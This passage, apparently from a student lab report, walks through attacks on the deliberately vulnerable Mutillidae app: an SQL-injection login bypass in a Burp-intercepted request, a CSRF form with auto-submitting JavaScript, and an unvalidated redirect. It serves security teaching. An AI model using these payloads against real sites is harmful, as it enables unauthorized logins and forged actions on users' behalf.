

Figure 10. Session Hijacked

- **Summary**
  Session management plays a crucial role and hence should not be at risk as it can be hijacked. This exploit makes enthusiasts learn about the process of session hijacking indicating the importance of session management.

- **References**

[12] “Mutillidae Session Hijacking Lab,” WebBreacher's Hacking and Hiking Blog, 17-Sep-2016. [Online]. Available: https://webbreacher.com/2016/09/17/mutillidae-session-hijacking-lab/. [Accessed: 20-Oct-2020].

7. Mutillidae- Bypassing Javascript and authentication using Burp Suite

Java script is the script that consists of various validations while inputting the data in the form. Somehow, it can be bypassed using the proxy between the request being sent out from the browser and can be altered before reaching out to the server to get the desired outcome. Mutillidae comprises of the security level 1 which has the applied java script and can be bypassed using the burp suite.

- **Approach to be used**
  After testing the presence of validation in the login page by mentioning the special characters, random user details will be mentioned to log in and the request will be intercepted using burp suite. The fetched raw data will be modified by mentioning the injection command and will be forwarded to the browser and expect to login as the legitimate user.

- **Vulnerability Scanning Details**
  The browser is vulnerable if certain proxy is set in the browser and all data will pass through the same. Since, burp suite is already configured in the mozilla firefox. Raw data can be fetched as observed in the previous exploits which will be considered as vulnerability for this exploit.

- **Exploit Execution Details**
  The following steps need to be followed for the exploit as per the suggestions with modifications [13]:

1. Validation check presence was performed after modifying the security level to 1 and entering the special characters in the input field which returns the following output due to the following validation:
   <input type="password" name="password" maxlength="20" size="20">

Figure 11. Presence of javascript validation

2. Now the request is intercepted after entering random username and password and data is fetched which is modified to the code highlighted below:

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.1.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.129/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
```

Connection: close
Cookie: showhints=0; PHPSESSID=0c45c13dfb8ae2bb205d8d801c019aa2
Upgrade-Insecure-Requests: 1
username=' or 1=1 -- &password= &login-php-submit-button=Login

3. Forward button was pressed which helped in achieving the goal.

- **Exploit Execution Findings**
  Upon the execution the following output was fetched in the burp and figured out from highlight and the screenshot that it was logged in as admin:

GET /mutillidae/index.php HTTP/1.1
Host: 192.168.1.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/*;q=0.8*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.129/mutillidae/index.php?page=login.php
Connection: close
Cookie: showhints=0; username=admin; uid=1; PHPSESSID=0c45c13dfb8ae2bb205d8d801c019aa2
Upgrade-Insecure-Requests: 1

Figure 12. Bypass successful

- **Summary**
  This exploit makes penetration testing enthusiasts aware about the importance of proxy-based attacks which can bypass authentication and javascript validation at the same time.

- **References**

[13] webpwnized, “SQL Injection Explained - Part 8: Authentication Bypass”. [Online]. Available: https://www.youtube.com/watch?v=0_AN5FKsxaw. [Accessed: 24-Oct-2020].

8. Mutillidae- Cross Site Request Forgery (CSRF)

CSRF is a type of attack in which the legitimate user unintentionally performs an action due to certain script encoded by the attacker on the webpage [14]. Mutillidae provides a web page named add to your blog which can be used to perform a csrf.

- **Approach to be used**
  First an entry will be intercepted using the burp suite to analyze the data. After figuring out the set of useful input fields a form will be designed and entry will be made of that form to perform the Cross site script forgery which will be comprising of the mouseover event that will be triggered by mistake of the legitimate user and an entry will be made to the blog.

- **Vulnerability Scanning Details**
  Upon intercepting the simple entry it was analyzed that three input fields:csrf-token,blog_entry andadd-to-your-blog-php-submit-button need to be entered in the form from the following line of the raw data:
  csrf-token=&blog_entry=hello&add-to-your-blog-php-submit-button=Save+Blog+Entry

- **Exploit Execution Details**
  The following steps need to be followed as per the guidance of webpwnized [15]:

1. Register with the userid named *isingh2* and login with the same credentials into mutillidae web application followed by opening owasp top 10> CSRF> Add to your blog page.

2. Make a test entry and intercept the page using the burp suite and note down the useful fields to be used in the form creation to implement CSRF.

3. Add another entry with the following HTML and javascript injection which simply executes an entry by user's mouse bring brought over the written entry without the will of user and explains the CSRF implemented:

```
<form id="f" action="index.php?page=add-to-your-blog.php"
      method="POST">
      <input type="hidden" name="csrf-token" value="best-guess">
      <input type="hidden" name="blog_entry" value="Malicious entry">
      <input type="hidden" name="add-to-your-blog-php-submit-button" value="Save Blog Entry">
   </form>
<i mouseover="window.document.getElementById(\'f\').submit()">Malicious activity done</i>
```

- **Exploit Execution Findings**
  When the mouse ran over the Malicious activity done, another entry was made to the blog which clearly indicates that CSRF was successful as shown below:

View Blogs

	Name	Date	
1	isingh2	2020-10-26 21:51:35	Malicious entry
2	isingh2	2020-10-26 21:51:11	Malicious entry
3	isingh2	2020-10-26 21:51:08	*Malicious activity done*

Figure 13. CSRF successfully implemented

- **Summary**

  This exploit is quite interesting to take care of as it implements both HTML and Javascript injection leading to Cross Site Request Forgery and once again lets enthusiasts learn about the importance of proper validation in the input fields.

- **References**

[14] “Cross Site Request Forgery (CSRF),” Cross Site Request Forgery (CSRF) | OWASP Foundation. [Online]. Available: https://owasp.org/www-community/attacks/csrf. [Accessed: 07-Nov-2020].
[15] webpwnized, “Cross-Site Request Forgery Explained - Part 1: Basic CSRF”. [Online]. Available: https://www.youtube.com/watch?v=rR0SnARknlk&t=323s. [Accessed: 08-Nov-2020].

9. Mutillidae- Intercepting Unvalidated Redirects and Forwards using Burp Suite

Unvalidated redirects and forwards refers to the vulnerabilities which highlights the lack of validation code on the links that redirect to other pages or forward to other pages from the website [16]. A hacker able to implement proxy in the browser of the attacker can easily intercept the request with malicious website to install any kind of software to gain access to the user's system.

- **Approach to be used**
  Mutillidae is comprised of the exploit which lets users to redirect to the other urls. This request can be intercepted using the Burp Suite and then can be modified to download harmful file but in this case it will be redirected to the google search webpage for learning purposes and forwarded to the browser and further open the unvalidated forward successful exploit redirect.

- **Vulnerability Scanning Details**
  After visiting the source code of the vulnerable web page of mutillidae, it was noted that there was no validation applied in Security level 0 and 1 of the application which implies that it is subject to the exploit.

- **Exploit Execution Details**
  The following steps need to be followed to execute the exploit following the guidance of webpwnized [16]:

1. Integrate the burp suite with the browser by setting the manual proxy to intercept the request.

2. Navigate Owasp top 10> Unvalidated redirects and forwards> Credits and Make sure that intercept is on in the proxy tab of the burp suite.

3. Click on owasp link and modify the intercepted raw data first line as follows:

```
GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.owasp.org HTTP/1.1
Host: 192.168.1.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.129/mutillidae/index.php?page=credits.php
Connection: close
Cookie: PHPSESSID=0bd3fb27fb292754649752987391e2f3
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 30 Oct 2020 23:09:20 GMT
```

Modification
GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=http://google.com HTTP/1.1

4. Click Forward button twice to forward the modified request to the browser and google search will open. This can be modified to download any executable file url and gain the remote access of the system as well.

- **Exploit Execution Findings**
  Instead of opening owasp webpage, google search is redirected to the browser.

- **Summary**
  This exploit makes future penetration testers aware about the importance of validation in the redirects and also teach them the way to perform unvalidated redirect exploit

- **References**

[16] webpwnized, “Introduction to Unvalidated Redirects and Forwards”. [Online]. Available: https://www.youtube.com/watch?v=CbdOz5KoQc0. [Accessed: 11-Nov-2020].